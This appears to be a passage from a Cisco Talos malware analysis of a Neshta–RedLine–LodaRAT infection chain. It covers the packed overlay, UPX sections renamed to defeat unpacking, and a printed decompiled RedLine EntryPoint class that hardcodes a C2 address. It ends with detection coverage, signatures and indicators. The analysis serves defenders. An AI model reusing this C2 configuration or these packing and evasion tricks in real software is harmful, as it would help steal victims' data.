
The initial file in this infection chain was a Neshta binary with a large packed overlay appended to the end of the file. The overlay contained both the RedLine and LodaRAT payloads, and as shown in the image below, 95.47% percent of the executable was the overlay.

property	value
md5	258D7F1D05666D75BC062CA71D9A1F45
sha1	980D4A23A569545BDA80391B173E12811A1706B8
sha256	5BE6CAACB763A2DD50F6BDC3CB3D53BA0FB704BED496D106EC13482385C1...
entropy	7.982
file-offset	0x0000A200
size	873710 (bytes)
signature	AutoIt
first-bytes-hex	66 1B 73 8B 98 11 C6 EC 19 10 51 BB 00 5B 88 0F CB 08 74 2D 46 CA CA 9A 86 ...
first-bytes-text	f .. s .. .. Q .. .. [.. .. .. .. t - F .. .. M .. ..
file-ratio	95.47 %

Overlay containing RedLine and LodaRAT

Once executed, Neshta begins to infect executable files throughout the system, and drops the second stage contained in the overlay. The overlay is unpacked and stored as a file labeled “JQZEKD.exe,” which is internally named “Implosions.exe” in its Version Info metadata. This file is then placed in the directory “\Users\Administrator\AppData\Local\Temp\”, copied to the directory “C:\Users\psykotorhsrat2\Desktop\relise”, and renamed “Winupdate.exe”.

Once dropped, it is revealed that this second stage is also packed, but in this case using a custom implementation of Ultimate Packer for Executables (UPX). As an anti-unpacking measure, the typical section names created by UPX (UPX0, UPX1 etc.) were renamed to “aHc” and “Security,” therefore preventing automated unpacking.




PEiD detecting UPX

property	value	value	value
name	aHc	Security	.rsrc
md5	66369423FE48CEA5AFBA841...	0C178C065A5244D6F8CD2A...	F0A4EA952D9A6529C520B28...
entropy	0.000	7.893	3.423
file-ratio (99.45%)	59.12 %	39.23 %	1.10 %
raw-address	0x00001000	0x0006C000	0x000B3000
raw-size (737280 bytes)	0x0006B000 (438272 bytes)	0x00047000 (290816 bytes)	0x00002000 (8192 bytes)
virtual-address	0x00401000	0x0046C000	0x004B3000
virtual-size (737280 bytes)	0x0006B000 (438272 bytes)	0x00047000 (290816 bytes)	0x00002000 (8192 bytes)
entry-point	-	0x000B2940	-
characteristics	0xE0000020	0xE0000020	0xE0000020
writable	x	x	x
executable	x	x	x
shareable	-	-	-
discardable	-	-	-
initialized-data	-	-	-
uninitialized-data	-	-	-
unreadable	-	-	-
self-modifying	x	x	x
virtualized	-	-	-
file	n/a	n/a	n/a

Renamed sections within secondary payload


As stated above, both the Redline and LodaRAT payloads are stored within the binary, with RedLine stored in the section “Security” and LodaRAT appended to the end of the binary as an overlay in a similar manner as the initial stage. The “aHc” section is empty and is eventually filled by the unpacked RedLine payload. Once executed, the LodaRAT and RedLine binaries are subsequently unpacked and executed.



Overlay containing LodaRAT AU3 script

As shown below, the Redline payload is internally labeled “Happy.exe”, and

does not utilize any anti-analysis techniques. Due to the lack of any string obfuscation, the C2 address “34[.]174[.]95[.]150:54865” is stored as plain text within the method “EntryPoint”. As in most implementations of RedLine, the strings in this method are encrypted.



RedLine methods

```
using System;

// Token: 0x0200000F RID: 15
public class EntryPoint
{
    // Token: 0x06000048 RID: 72 RVA: 0x000043F7 File Offset: 0x000025F7
    public EntryPoint()
    {
        NativeHelper.Hide();
        this.IP = "34.174.95.150:54865";
        this.ID = "ch";
        this.Message = "";
        this.Key = "";
    }

    // Token: 0x0400000C RID: 12
    public string IP;

    // Token: 0x0400000D RID: 13
    public string ID;

    // Token: 0x0400000E RID: 14
    public string Message;

    // Token: 0x0400000F RID: 15
    public string Key;
}
```

EntryPoint() method containing C2 address

Aside from the historically unusual association with LodaRAT, the behavior of RedLine and Neshta in this case was typical of their kind. The combination of RedLine, LodaRAT and Neshta all in the same binary is relatively aggressive. The lack of evasion techniques and the minimal use of obfuscation shows that this threat actor is not concerned with remaining undetected. This aggressive posture is indicative of a “smash and grab” style campaign. While this tactic is more likely to be detected by security products and analysts, it can still pose a serious threat, as the threat actor is not concerned with the possible impact or damage they may inflict. The malware used in this infection chain can provide a strong foothold for the threat actor in the event an attack is successful.

Outlook

Over the course of LodaRAT’s lifetime, the implant has gone through numerous changes and continues to evolve. While some of these changes appear to be purely for an increase in speed and efficiency, or reduction in file size, some changes make Loda a more capable malware. As it grows in popularity, it is reasonable to expect additional alterations in future. The ease of access to its source code makes LodaRAT an attractive tool for any threat actor who is interested in its capabilities.

Depending on the skill of the threat actors attempting LodaRAT customization, we are likely to see more complex and advanced variants in the wild. In conjunction with the appearance of new variants, it is expected that LodaRAT will continue to be dropped alongside other malware families. Being readily available and easy to customize, it has become an attractive tool for some attackers.

Additionally, with the rise of LodaRAT's presence in the threat landscape, we may also see new malware from Kasablanka, the original malware author. As their tool becomes more popular, detection rates are likely to increase, thereby reducing LodaRAT's effectiveness. As such, Kasablanka may opt for a new tool altogether.

As always, Cisco Talos will continue to monitor and provide coverage for these future changes and variants.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✔	N/A	✔	✔
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance** (Web Security Appliance)
✔	✔	✔	✔

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are

The following Snort SIDs are applicable to this threat: 53031.

The following ClamAV signatures are applicable to this threat:

- Txt.Malware.LodaRAT-9769386-0
- Win.Malware.Bulz-9880537-0
- Win.Trojan.Neshuta-1
- Win.Malware.Zbot-9977624-0

IOCs

SHA256 File Hashes:

LodaRAT: ac3c94d88bcd4833d6fc5ffde7379f90a8915863567990572f2fa0d7fe83d0da

LodaRAT: e6bf1b38f9d4b2a2aeb00dc4c12dd22eff26c318665687b4653fe8269d39d878

S500 + LodaRAT:
c73771b3b8c6e548724dd02e5f12380a9160323d88dbdbe12d388ade0f7bc1e2

Neshta + LodaRAT + RedLine:
cd6a8e6b17a1ecb5aafb24ef4f7ec0ba0be44508ea10dbde551e0037220571f8

Redline: 50e2444e832e4c3ed711fcf27c038967c2c5f5037a4e0ea2cc6d53ef6ac54cfb

Domains:

catkiller7767-64721[.]portmap[.]io

judithabusufaitdyg[.]duckdns[.]org

IPs:

193[.]161[.]193[.]99

34[.]174[.]95[.]150:54865